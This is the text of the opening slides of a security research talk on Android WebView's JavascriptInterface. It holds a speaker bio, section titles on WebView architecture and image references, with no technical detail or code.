



# The Tangled WebView – JavascriptInterface once more

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

# Who am I

- Security researcher in Octopus Team
- Focus on browser and android application




# Essence of JavascriptInterface


# WebView Architecture




# WebView Architecture




# What JavascriptInterface Is



